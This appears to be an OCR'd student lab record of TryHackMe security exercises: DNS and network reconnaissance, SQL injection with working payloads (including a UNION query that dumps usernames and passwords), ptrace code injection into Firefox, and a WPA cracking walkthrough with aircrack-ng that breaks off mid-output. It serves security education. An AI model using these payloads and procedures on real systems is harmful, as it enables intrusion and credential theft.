
1. Access the Passive reconnaissance lab in TryHackMe platform using the link below- https://tryhackme.com/r/room/passiverecon
2. Click Start AttackBox to run the instance of Kali Linux distribution.
3. Run whois command on the website tryhackme.com and gather information about it.
4. Find the IP address of tryhackme.com using nslookup and dig command.
5. Find out the subdomain of tryhackme.com using DNSDumpster command.
6. Run shodan.io to find out the details- IP address, Hosting Company, Geographical location and Server type and version.
7. Access the Active reconnaissance lab in TryHackMe platform using the link below- https://tryhackme.com/r/room/activerecon
8. Click Start AttackBox to run the instance of Kalilinux distribution.

9. Perform active reconnaissance using the commands, traceroute, ping and netcat.

Output:




```
user@TryHackMe$ whois tryhackme.com
[Querying whois.verisign-grs.com]
[Redirected to whois.namecheap.com]
[Querying whois.namecheap.com]
[whois.namecheap.com]
Domain name: tryhackme.com
Registry Domain ID: 2282723194_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.namecheap.com
```




```
user@TryHackMe$ nslookup -type=MX tryhackme.com
Server:      127.0.0.53
Address:     127.0.0.53#53

Non-authoritative answer:
tryhackme.com   mail exchanger = 5 alt1.aspmx.l.google.com.
tryhackme.com   mail exchanger = 1 aspmx.l.google.com.
tryhackme.com   mail exchanger = 10 alt4.aspmx.l.google.com.
```




```
user@TryHackMe$ dig tryhackme.com MX

; <<>> DiG 9.16.19-RH <<>> tryhackme.com MX
;; global options: +cmd
;; Got answer:
;; ->>HEADER<
```



```
user@AttackBox$ traceroute tryhackme.com
traceroute to tryhackme.com (172.67.69.208), 30 hops max, 60 byte packets
 1  ec2-3-248-240-5.eu-west-1.compute.amazonaws.com (3.248.240.5)  2.663 ms * ec2-3-248-240-13.eu-west-1.compute.amazonaws.com (3.248.240.13)  7.468 ms
 2  100.66.8.86 (100.66.8.86)  43.231 ms 100.65.21.64 (100.65.21.64)  18.886 ms 100.65.22.160 (100.65.22.160)  14.556 ms
 3  * 100.66.16.176 (100.66.16.176)  8.006 ms *
 4  100.66.11.34 (100.66.11.34)  17.401 ms 100.66.10.14 (100.66.10.14)  23.614 ms 100.66.19.236 (100.66.19.236)  17.524 ms
```



```
pentester@TryHackMe$ nc MACHINE_IP 80
GET / HTTP/1.1
host: netcat

HTTP/1.1 200 OK
Server: nginx/1.6.2
Date: Tue, 17 Aug 2021 11:39:49 GMT
Content-Type: text/html
Content-Length: 867
```

Result: Thus, the passive and active reconnaissance has been performed successfully in TryHackMe platform.

Ex. No.: 4

SQL INJECTION LAB

Aim:

To do perform SQL Injection Lab in TryHackMe platform to exploit various vulnerabilities.

Algorithm:

1. Access the SQL Injection Lab in TryHackMe platform using the link- https://tryhackme.com/r/room/sqlilab
2. Click Start AttackBox to run the instance of Kalilinux distribution.
3. Perform SQL injection attacks on the following-

   a) Input Box Non-String


   b) Input Box String

   c) URL Injection

   d) POST Injection

   e) UPDATE Statement
4. Perform broken authentication of login forms with blind SQL injection to extract admin password
5. Perform UNION-based SQL injection and exploit the vulnerable book search function to retrieve the flag

Output:



SQL Injection 1: Input Box Non-String


'a' or 1=1 --

●

SQL Injection 1: Input Box Non-String


Francois's Profile

Flag	THM{[redacted]}
Employee ID	10
Salary	R250
Passport Number	8605255014084
Nick Name	



a' or 1=1 --


●



SQL Injection 2: Input Box String

Francois's Profile

Flag	THM{[redacted]}
Employee ID	10
Salary	R250
Passport Number	8605255014084
Nick Name	
E-mail	



SQL Injection 3: URL Injection


The account information you provided does not exist!

Log in

ProfileID

Password


Log in



SQL Injection 4: POST Injection

Francois's Profile

Flag	THM{[redacted]}
Employee ID	10
Salary	R250
Passport Number	8605255014084
Nick Name	
E-mail	




SQL Injection 5: UPDATE Statement

Log in

10


●●●●



SQL Injection 5: UPDATE Statement

Francois's Profile

```
Employee ID          10
Salary               R250
Passport Number      8605255014084
Nick Name
E-mail
```




Broken Authentication : Blind Injection

Invalid username or password.

Log in

```
' union select '-1''union select
1,group_concat(username),group_concat(password),4 from users-- -
```



' union select '-1''union select 1,group_concat(username),group_concat(password),4 from users-- -

Title: admin,dev,amanda,maja,emil,sam2
THM{[redacted]},asd,Summer2019!,345m3io4hj3,viking123,asd
Author: 4

Result: Thus, the various exploits were performed using SQL Injection Attack.

Ex. No.: 5

PROCESS CODE INJECTION

Aim:

To do process code injection on Firefox using ptrace system call.

Algorithm:

1. Find out the pid of the running Firefox program.
2. Create the code injection file.
3. Get the pid of the Firefox from the command line arguments.
4. Allocate memory buffers for the shellcode.
5. Attach to the victim process with PTRACE_ATTACH.
6. Get the register values of the attached process.
7. Use PTRACE_POKETEXT to insert the shellcode.

8. Detach from the victim process using PTRACE_DETACH

Output:

```
[root@localhost ~]# vi codeinjection.c
[root@localhost ~]# gcc codeinjection.c -o codeinject
[root@localhost ~]#ps -e|grep firefox
1433 ?        00:01:23 firefox
[root@localhost ~]# ./codeinject 1433
----Memory bytecode injector-----
Writing EIP 0x6, process 1707
[root@localhost ~]#
```

Result: Thus, the process code injection on Firefox has been successfully executed.

Ex. No.: 6a

STUDY OF KALI LINUX DISTRIBUTION

Aim:

To study about Kali Linux: an advanced penetrating testing and security auditing Linux distribution.

Description:

Kali Linux is a Debian-based Linux distribution aimed at advanced Penetration Testing and Security Auditing. Kali Linux contains several hundred tools aimed at various information security tasks, such as Penetration Testing, Forensics and Reverse Engineering. Kali Linux is developed, funded and maintained by Offensive Security, a leading information security training company.

Kali Linux was released on the 13th March, 2013 as a complete, top-to-bottom rebuild of BackTrack Linux, adhering completely to Debian development standards. Features are listed below-

- **More than 600 penetration testing tools**
- **Free and Open Source Software**

- **Open source Git tree:** All of the source code which goes into Kali Linux is available for anyone who wants to tweak or rebuild packages to suit their specific needs.
- **FHS compliant:** It adheres to the Filesystem Hierarchy Standard, allowing Linux users to easily locate binaries, support files, libraries, etc.
- **Wide-ranging wireless device support:** A regular sticking point with Linux distributions has been support for wireless interfaces. Kali Linux supports many wireless devices.
- **Custom kernel, patched for injection:** As penetration testers, the development team often needs to do wireless assessments and Kali Linux kernel has the latest injection patches included.
- **Developed in a secure environment:** The Kali Linux team is made up of a small group of individuals who are the only ones trusted to commit packages and interact with the repositories, all of which is done using multiple secure protocols.
- **GPG signed packages and repositories:** Every package in Kali Linux is signed by each individual developer who built and committed it, and the repositories subsequently sign the packages as well.
- **Multi-language support:** It has multilingual support, allowing more users to operate in their native language and locate the tools they need for the job.
- **Completely customizable:** It can be customized to the requirements of the users.
- **ARMEL and ARMHF support:** It is suitable for ARM-based single-board systems like the Raspberry Pi and BeagleBone Black.

Security Tools:

Kali Linux includes many well known security tools and are listed below-

- Nmap
- Aircrack-ng
- Kismet
- Wireshark
- Metasploit Framework
- Burp suite
- John the Ripper
- Social Engineering Toolkit
- Airodump-ng

Aircrack-ng Suite:

It is a complete suite of tools to assess WiFi network security. It focuses on different areas of WiFi security:

- Monitoring: Packet capture and export of data to text files for further processing by third party tools.
- Attacking: Replay attacks, deauthentication, fake access points and others via packet injection.
- Testing: Checking WiFi cards and driver capabilities (capture and injection).
- Cracking: WEP and WPA PSK (WPA 1 and 2).

All tools are command line which allows for heavy scripting. A lot of GUIs have taken advantage of this feature. It works primarily Linux but also Windows, OS X, FreeBSD, OpenBSD, NetBSD, as well as Solaris and even eComStation 2.

Result: Thus the study of Kali Linux for penetration testing and auditing has been done successfully

Ex. No.: 6b

WIRELESS AUDIT

Aim:

To perform wireless audit on Access Point and decrypt WPA keys using aircrack-ng tool in Kalilinux OS.

Algorithm:

1. Check the current wireless interface with iwconfig command.
2. Get the channel number, MAC address and ESSID with iwlist command.
3. Start the wireless interface in monitor mode on specific AP channel with airmon-ng.
4. If processes are interfering with airmon-ng then kill those process.
5. Again start the wireless interface in monitor mode on specific AP channel with airmon-ng.
6. Start airodump-ng to capture Initialization Vectors(IVs).
7. Capture IVs for atleast 5 to 10 minutes and then press Ctrl + C to stop the operation.
8. List the files to see the captured files
9. Run aircrack-ng to crack key using the IVs collected and using the dictionary file rockyou.txt
10. If the passphrase is found in dictionary then Key Found message displayed; else print Key Not Found.

Output:

```
root@kali:~# iwconfig
eth0     no wireless extensions.

wlan0    IEEE 802.11bgn ESSID:off/any
         Mode:Managed Access Point: Not-Associated Tx-Power=20 dBm
         Retry short limit:7 RTS thr:off Fragment thr:off
         Encryption key:off
         Power Management:off
lo        no wireless extensions.
```

```
root@kali:~# iwlist wlan0 scanning
wlan0    Scan completed :
         Cell 01 - Address: 14:F6:5A:F4:57:22
                  Channel:6
                  Frequency:2.437 GHz (Channel 6)
                  Quality=70/70 Signal level=-27 dBm
                  Encryption key:on
                  ESSID:"BENEDICT"
                  Bit Rates:1 Mb/s; 2 Mb/s; 5.5 Mb/s; 11 Mb/s
                  Bit Rates:6 Mb/s; 9 Mb/s; 12 Mb/s; 18 Mb/s; 24 Mb/s
                           36 Mb/s; 48 Mb/s; 54 Mb/s
```

```
                    Mode:Master
                    Extra:tsf=00000000425b0a37
                    Extra: Last beacon: 548ms ago
                    IE: WPA Version 1
                        Group Cipher : TKIP
                        Pairwise Ciphers (2) : CCMP TKIP
                        Authentication Suites (1) : PSK

root@kali:~# airmon-ng start wlan0

Found 2 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!

  PID Name
 1148 NetworkManager
 1324 wpa_supplicant

PHY     Interface       Driver          Chipset
phy0    wlan0           ath9k_htc       Atheros Communications, Inc. AR9271 802.11n

Newly created monitor mode interface wlan0mon is *NOT* in monitor mode.
Removing non-monitor wlan0mon interface...

WARNING: unable to start monitor mode, please run "airmon-ng check kill"

root@kali:~# airmon-ng check kill
Killing these processes:
  PID Name
 1324 wpa_supplicant

root@kali:~# airmon-ng start wlan0

PHY     Interface       Driver          Chipset
phy0    wlan0           ath9k_htc       Atheros Communications, Inc. AR9271 802.11n

                (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
                (mac80211 station mode vif disabled for [phy0]wlan0)
```

```
root@kali:~# airodump-ng -w atheros -c 6 --bssid 14:F6:5A:F4:57:22 wlan0mon

CH 6 ][ Elapsed: 5 mins ][ 2016-10-05 01:35 ][ WPA handshake: 14:F6:5A:F4:57:

